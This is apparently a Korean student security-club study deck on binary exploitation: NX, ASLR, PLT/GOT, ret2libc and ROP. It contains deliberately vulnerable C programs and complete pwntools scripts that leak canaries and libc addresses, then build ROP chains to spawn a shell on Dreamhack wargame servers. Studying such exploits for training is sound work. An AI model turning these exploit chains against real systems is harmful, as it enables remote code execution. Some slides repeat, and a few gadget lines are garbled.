

SWING PWNABLE STUDY WEEK4

FOR 32ND

NX + PLT & GOT

SWING

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ checksec rop
[*] '/home/himynameis/nxaslr/rop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled → 저번 스터디에서 배운 부분
PIE:       No PIE (0x400000)
```

NX : 00 영역 외 X(실행) 권한 제거

0x7fffffffffff0000 rwxp 21000 0 [stack]

NX 미적용

0x7fffffffffff0000 rw-p 21000 0 [stack]

NX 적용

NX + PLT & GOT

SWING

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ./addr
buf_stack addr: 0x7fff0ae74870
buf_heap addr: 0x97a2a0
libc_base addr: 0x7fc439e58000
printf addr: 0x7fc439eb9c90
main addr: 0x4011b6
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ./addr
buf_stack addr: 0x7fff2cd15b50
buf_heap addr: 0x12c02a0
libc_base addr: 0x7f653959f000
printf addr: 0x7f6539600c90
main addr: 0x4011b6
```

ASLR : 바이너리가 실행될 때마다 스택, 힙, 공유 라이브러리 등을
임의의 주소에 할당하는 보호 기법

이중에서 안 바뀐 메모리 부분은?


NX + PLT & GOT

SWING

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$  
buf_stack addr: 0x7fff0ae74870  
buf_heap addr: 0x97a2a0  
libc_base addr: 0x7fc439e58000  
printf addr: 0x7fc439eb9c90  
main addr: 0x4011b6  
himynameis@BOOK-D15UEBQLJP:~/nxaslr$  
buf_stack addr: 0x7fff2cd15b50  
buf_heap addr: 0x12c02a0  
libc_base addr: 0x7f653959f000  
printf addr: 0x7f6539600c90  
main addr: 0x4011b6
```

ASLR : 바이너리가 실행
임의의 주소에

이중에서 안 바뀐 메모리



NX + PLT & GOT

SWING

Link: 컴파일의 마지막 단계,
라이브러리 함수와 caller 함수를 연결해주는 과정

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ readelf -s hello-world.o | grep puts
12: 0000000000000000      0 NOTYPE  GLOBAL DEFAULT  UND puts
```



```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ readelf -s hello-world | grep puts
2: 0000000000000000      0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
49: 0000000000000000      0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.2.5
```


NX + PLT & GOT

SWING

Link: 컴파일의 마지막 단계,
라이브러리 함수와 caller 함수를 연결해주는 과정

링크하는 방법에서는 동적 링크, 정적 링크가 존재

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ls -lh ./static ./dynamic
-rwxr-xr-x 1 himynameis himynameis 17K Jan 31 01:44 ./dynamic
-rwxr-xr-x 1 himynameis himynameis 852K Jan 31 01:44 ./static
```

NX + PLT & GOT

SWING

Link: 컴파일의 마지막 단계,
라이브러리 함수와 caller 함수를 연결해주는 과정

링크하는 방법에서는 동적 링크, 정적 링크가 존재

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ls -lh ./static ./dynamic
-rwxr-xr-x 1 himynameis himynameis 17K Jan 31 01:44 ./dynamic
-rwxr-xr-x 1 himynameis himynameis 852K Jan 31 01:44 ./static
```

우리가 알아볼 것은 dynamic link

NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블
PLT와 GOT

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/himynameis/nxaslr/got:
GOT protection: Partial RELRO | Found 1 GOT entries passing the filter
[0x404018] puts@GLIBC_2.2.5 -> 0x401030 ← endbr64
pwndbg> plt
Section .plt 0x401020-0x401040:
No symbols found in section .plt
```


NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블

PLT → GOT → linker

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/himynameis/nxaslr/got:
GOT protection: Partial RELRO | Found 1 GOT entries passing the filter
[0x404018] puts@GLIBC_2.2.5 -> 0x401030 ← endbr64
pwndbg> plt
Section .plt 0x401020-0x401040:
No symbols found in section .plt
```

```
► 0x401145 <main+15>    call    puts@plt                <puts@plt>
    s: 0x402004 ← "Resolving address of 'puts'."
```

NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블
PLT와 GOT

```
[ DISASM / x86-64 / set emulate on ]
> 0x401040      <puts@plt>      endbr64
0x401044      <puts@plt+4>    bnd jmp qword ptr [rip + 0x2fcd]    <0x401030>
↓
0x401030      endbr64
0x401034      push    0
0x401039      bnd jmp 0x401020    <0x401020>
↓
0x401020      push    qword ptr [rip + 0x2fe2]    <_GLOBAL_OFFSET_TABLE_+8>
0x401026      bnd jmp qword ptr [rip + 0x2fe3]    <_dl_runtime_resolve_xsavec>
↓
0x7ffff7fe7bc0 <_dl_runtime_resolve_xsavec> endbr64
0x7ffff7fe7bc4 <_dl_runtime_resolve_xsavec+4> push    rbx
0x7ffff7fe7bc5 <_dl_runtime_resolve_xsavec+5> mov     rbx, rsp
0x7ffff7fe7bc8 <_dl_runtime_resolve_xsavec+8> and     rsp, 0xfffffffffffffff0
```

NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블
PLT와 GOT

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/himynameis/nxaslr/got:
GOT protection: Partial RELRO | Found 1 GOT entries passing the filter
[0x404018] puts@GLIBC_2.2.5 -> 0x7ffff7e50420 (puts) ←- endbr64
```

NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블
PLT와 GOT

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/himynameis/nxaslr/got:
GOT protection: Partial RELRO | Found 1 GOT entries passing the filter
[0x404018] puts@GLIBC_2.2.5 -> 0x7ffff7e50420 (puts) ←- endbr64
```

```
-----
> 0x401151 <main+27>          call    puts@plt          <puts@plt>
    s: 0x402021 ←- 'Get address from GOT'
```

NX + PLT & GOT

SWING

dynamic link에서 사용하는 테이블
PLT와 GOT

```
[ DISASM / x86-64 / set emulate on ]
> 0x401040      <puts@plt>      endbr64
0x401044      <puts@plt+4>    bnd jmp qword ptr [rip + 0x2fcd]    <0x401030>
↓
0x401030      endbr64
0x401034      push    0
0x401039      bnd jmp 0x401020    <0x401020>
↓
0x401020      push    qword ptr [rip + 0x2fe2]    <_GLOBAL_OFFSET_TABLE_+8>
0x401026      bnd jmp qword ptr [rip + 0x2fe3]    <_dl_runtime_resolve_xsavec>
↓
0x7ffff7fe7bc0 <_dl_runtime_resolve_xsavec> endbr64
0x7ffff7fe7bc4 <_dl_runtime_resolve_xsavec+4> push    rbx
0x7ffff7fe7bc5 <_dl_runtime_resolve_xsavec+5> mov     rbx, rsp
0x7ffff7fe7bc8 <_dl_runtime_resolve_xsavec+8> and     rsp, 0xfffffffffffffff0
```

PLT에서 GOT를 참조할 때 아무런 보안 조치가 없음 → 취약함

RETURN TO LIBRARY(RTL)

SWING

Return to Library

libc에 system이나 execve 같은 함수로 반환 주소를 덮는 공격 기법

libc의 코드 영역에서는 NX 적용이 안되어 있기 때문에 우회 가능

(위 내용은 Return to libc이고, libc가 아닌 라이브러리는 Return to Library라고는 하는데 그냥 RTL이라고 부르시다)

RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

1. BOF 발생 → canary leak + ret 덮어쓰기 가능

RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

2. PLT 주소 고정, system 함수 있으니까 주소 찾기 가능

(PIE 미적용일 시에만)

1. BOF 발생 → canary leak + ret 덮어쓰기 가능

RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

3. "/bin/sh" 문자열도 있어서 주소 찾아서 system 인자로

2. PLT 주소 고정, system 함수 있으니까 주소 찾기 가능

(PIE 미적용일 시에만)

1. BOF 발생 → canary leak + ret 덮어쓰기 가능

RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ checksec rop
[*] '/home/himynameis/nxaslr/rop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

System V AMD64 ABI (Linux 등)에서의 인자 호출 순서

함수의 정수 또는 포인터 타입 인자들은 다음 순서의 레지스터를 통해 왼쪽에서 오른쪽으로 전달됩니다. [🔗](#)

1. `rdi` : 첫 번째 인자
2. `rsi` : 두 번째 인자
3. `rdx` : 세 번째 인자
4. `rcx` : 네 번째 인자
5. `r8` : 다섯 번째 인자
6. `r9` : 여섯 번째 인자 [🔗](#)

만약 인자가 6개를 초과하는 경우, 7번째 인자부터는 스택(Stack)을 통해 전달됩니다. [🔗](#)

필요한 가젯 : `pop rdi ; ret`

RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ROPgadget --binary ./rtl --re "pop rdi"
Gadgets information
```

```
=====
0x000000000000400853 : pop rdi ; ret
```

```
Unique gadgets found: 1
```

```
pwndbg> plt
Section .plt 0x4005a0-0x400610:
0x4005b0: puts@plt
0x4005c0: __stack_chk_fail@plt
0x4005d0: system@plt
0x4005e0: printf@plt
0x4005f0: read@plt
0x400600: setvbuf@plt
..
```

```
0x000000000000400640 : repz ret
```

```
0x000000000000400285 : ret
```

```
0x00000000000040028a : retf
```

```
0x00000000000040058d : sal byte ptr
```

```
0x000000000000400865 : sub esp, 8 ;
```

```
0x000000000000400864 : esp=4rsp, 8 ;
```

```
0x00000000000040085a : test byte ptr
```

```
0x00000000000040058c : test eax, eax
```

```
0x00000000000040058b : test rax, rax
```

```
Unique gadgets found: 84
```


RETURN TO LIBRARY(RTL)

SWING

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char* binsh = "/bin/sh";

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Add system function to plt's entry
    system("echo 'system@plt'");

    // Leak canary
    printf("[1] Leak Canary\n");
    printf("Buf: ");
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Overwrite return address
    printf("[2] Overwrite return address\n");
    printf("Buf: ");
    read(0, buf, 0x100);

    return 0;
}
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ ROPgadget --binary ./rtl --re "pop rdi"
Gadgets information
```

```
=====
0x000000000000400853 : pop rdi ; ret
```

```
Unique gadgets found: 1
```

```
pwndbg> plt
Section .plt 0x4005a0-0x400610:
0x4005b0: puts@plt
0x4005c0: __stack_chk_fail@plt
0x4005d0: system@plt
0x4005e0: printf@plt
e=ELF('./rtl')
```

```
system_plt=e.plt['system']
binsh=0x400874
pop_rdi=0x000000000000400853
ret=0x000000000000400285
```

```
0x000000000000400640 : repz ret
0x000000000000400285 : ret
0x00000000000040028a : retf
0x00000000000040058d : sal byte ptr
0x000000000000400865 : sub esp, 8 ;
0x000000000000400864 : esp=rsi, 8 ;
0x00000000000040085a : test byte ptr
0x00000000000040058c : test eax, eax
0x00000000000040058b : test rax, rax
```

```
Unique gadgets found: 84
```

RETURN TO LIBRARY(RTL)

SWING

```
from pwn import *

p=remote('host3.dreamhack.games',16901)

def slog(n,m): return success(': '.join([n,hex(m)]))
context.arch='amd64'

p.recvline()
payload=b'A'*(0x39)
p.sendafter(b'Buf: ',payload)
p.recvuntil(payload)
cnry=u64(b'\x00'+p.recv(7))
slog('Canary',cnry)
```

```
e=ELF('./rtl')

system_plt=e.plt['system']
binsh=0x400874
pop_rdi=0x0000000000400853
ret=0x0000000000400285

payload2=b'A'*0x38+p64(cnry)+b'B'*0x8
payload2+=p64(ret)
payload2+=p64(pop_rdi)
payload2+=p64(binsh)
payload2+=p64(system_plt)

pause()
p.sendafter(b'Buf: ',payload2)

p.interactive()
```

ROP

SWING

RETURN ORIENTED PROGRAMMING

RTL, GOT OVERWRITE 등등.. 가젯으로 여러 페이로드 구성하는 기법

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ checksec rop
[*] '/home/himynameis/nxaslr/rop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x4000000) ← ebp+4
```

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

1. BOF 발생 → canary leak + ret 덮어쓰기 가능

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

근데 system 함수 같은 게 없는데 어케 하징

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

read 함수는 libc.so.6에 정의됨
해당 라이브러리에 system도 존재

GOT에 read가 등록되었고
같은 libc 안에서의 데이터 사이 오프셋 동일

1. read의 GOT 값
2. read-system 간의 오프셋 구하기
3. 오프셋을 이용하여 system 함수 주소 찾기

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>
```

```
int main() {
    char buf[0x30];
```

```
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);
```

```
    // Leak canary
```

```
    puts("[1] Leak Canary");
```

```
    write(1, "Buf: ", 5);
```

```
    read(0, buf, 0x100);
```

```
    printf("Buf: %s\n", buf);
```

```
    // Do ROP
```

```
    puts("[2] Input ROP payload");
```

```
    write(1, "Buf: ", 5);
```

```
    read(0, buf, 0x100);
```

```
    return 0;
```

```
}
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ readelf -s libc.so.6 | grep " read@"
```

```
289: 00000000000114980 157 FUNC GLOBAL DEFAULT 15 read@@GLIBC_2.2.5
```

```
himynameis@BOOK-D15UEBQLJP:~/nxaslr$ readelf -s libc.so.6 | grep " system@"
```

```
1481: 00000000000050d60 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5
```

GOT에 read가 등록되었고

같은 libc 안에서의 데이터 사이 오프셋 동일

1. read의 GOT 값

2. read-system 간의 오프셋 구하기

3. 오프셋을 이용하여 system 함수 주소 찾기

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

필요한 가젯 : POP RDI, POP RSI;

```
p = remote('host3.dreamhack.games', 20998)
e = ELF('./rop')
libc = ELF('./libc.so.6')

# [1] Leak canary
buf = b'A'*0x39
p.sendafter(b'Buf: ', buf)
p.recvuntil(buf)
cnry = u64(b'\x00' + p.recv(7))
slog('canary', cnry)

# [2] Exploit
read_plt = e.plt['read']
read_got = e.got['read']
write_plt = e.plt['write']
pop_rdi = 0x0000000000400853
pop_rsi_r15 = 0x0000000000400851
ret = 0x0000000000400854
```

pop rsi; ret;은 없고
pop rsi; pop r15; ret;만 있음
→ r15는 강 더미값(가져와도 문제가 되지 않)

사실 read는 3번째 인자까지
컨트롤 해줘야하는 게 맞음
근데 이미 rdx에는 0x100이란 큰 수 존재
만약 이게 우리의 페이로드보다 작았다면
이친구까지 컨트롤할 가젯을 더 찾아야 함

ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

```
payload = b'A'*0x38 + p64(cnry) + b'B'*0x8

# write(1, read_got, ...)
payload += p64(pop_rdi) + p64(1)
payload += p64(pop_rsi_r15) + p64(read_got) + p64(0)
payload += p64(write_plt)


# read(0, read_got, ...)
payload += p64(pop_rdi) + p64(0)
payload += p64(pop_rsi_r15) + p64(read_got) + p64(0)
payload += p64(read_plt)
```

```
# read("/bin/sh") == system("/bin/sh")
payload += p64(pop_rdi)
payload += p64(read_got + 0x8)
payload += p64(ret)
payload += p64(read_plt)

p.sendafter(b'Buf: ', payload)
read = u64(p.recv(6) + b'\x00'*2)
```

→ 이부분에서 read 함수 실제 주소
실행중인 read 함수 주소 get
fd를 1로 해줬으니 stdout이 됨

→ 이부분에서
fd를 0으로 바꿔줌 → stdin이 됨
입력 대기



ROP

SWING

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[0x30];

    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    // Leak canary
    puts("[1] Leak Canary");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);
    printf("Buf: %s\n", buf);

    // Do ROP
    puts("[2] Input ROP payload");
    write(1, "Buf: ", 5);
    read(0, buf, 0x100);

    return 0;
}
```

```
read = u64(p.recv(6) + b'\x00'*2)
lb = read - libc.symbols['read']
system = lb + libc.symbols['system']
```

→ read 주소 저장하고
libc.symbols['read']는
libc에서의 read 오프셋

read 변수에서 이 오프셋을 빼주면
libc 기본 주소
거기에 system 기본 오프셋을 더하면
system 주소!!!!

```
p.send(p64(system) + b'/bin/sh\x00')
```

→ system('/bin/sh') 전송 레쓰고

과제

SWING

12



PIE & RELRO 우회

★ 9.8 (21)

Tier 1 Medium

보호 기법으로 여겨지는 PIE와 RELRO에 대해 이해하고, 혹 오버라이트와 윈 가젯을 활용한 우회 기법을 학습합니다.

📺 5개의 강의 | 📖 2개의 퀴즈 | 📝 3개의 문제

> 10개의 항목 펼치기

보유 중

13



Out-of-Bounds (OOB)

★ 9.6 (20)

Tier 1 Easy

배열 인덱스 범위를 벗어난 접근으로 발생하는 Out-of-Bounds (OOB) 취약점과 이를 이용한 공격 기법을 학습합니다.

📺 2개의 강의 | 📖 1개의 퀴즈 | 📝 1개의 문제

> 4개의 항목 펼치기

보유 중

위 path들 문서화 및 문제 풀이
11일 화요일 23:59까지 제출